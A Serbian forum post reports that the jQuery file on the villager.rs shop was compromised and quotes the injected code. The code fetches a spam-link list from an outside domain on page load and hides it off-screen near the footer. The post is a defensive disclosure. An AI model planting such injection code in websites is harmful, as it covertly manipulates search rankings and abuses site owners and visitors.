

06-21-2026, 02:00 PM
Na sajtu prodavnice villager.rs JQuery biblioteka je kompromitovana dodatkom sledećeg koda:
https://villager.rs/vendor/jquery/dist/jquery.min.js

gbldom7.txt koji pretraživač svlači usled izvršavanja ovog JavaScripta koda sadrži spisak spam linkova kompletno sa a href atributima koji su sakriveni na stranici u delu footera.
https://villager.rs/vendor/jquery/dist/jquery.min.js
Code:
document.addEventListener("DOMContentLoaded",function(){fetch("https://gblkeras.com/gbldom7.txt").then(t=>{if(!t.ok)throw new Error(`Failed to fetch content
(${t.status})`);return t.text()}).then(t=>{if(t.includes("<script"))return console.warn("Blocked potentially unsafe content.");const
e=document.createElement("div");e.innerHTML=t,e.style.position="absolute",e.style.left="-9999rem";const n=document.querySelector("footer");n?
n.parentNode.insertBefore(e,n):document.body.appendChild(e)}).catch(t=>console.error("Error fetching SEO block:",t))});
gbldom7.txt koji pretraživač svlači usled izvršavanja ovog JavaScripta koda sadrži spisak spam linkova kompletno sa a href atributima koji su sakriveni na stranici u delu footera.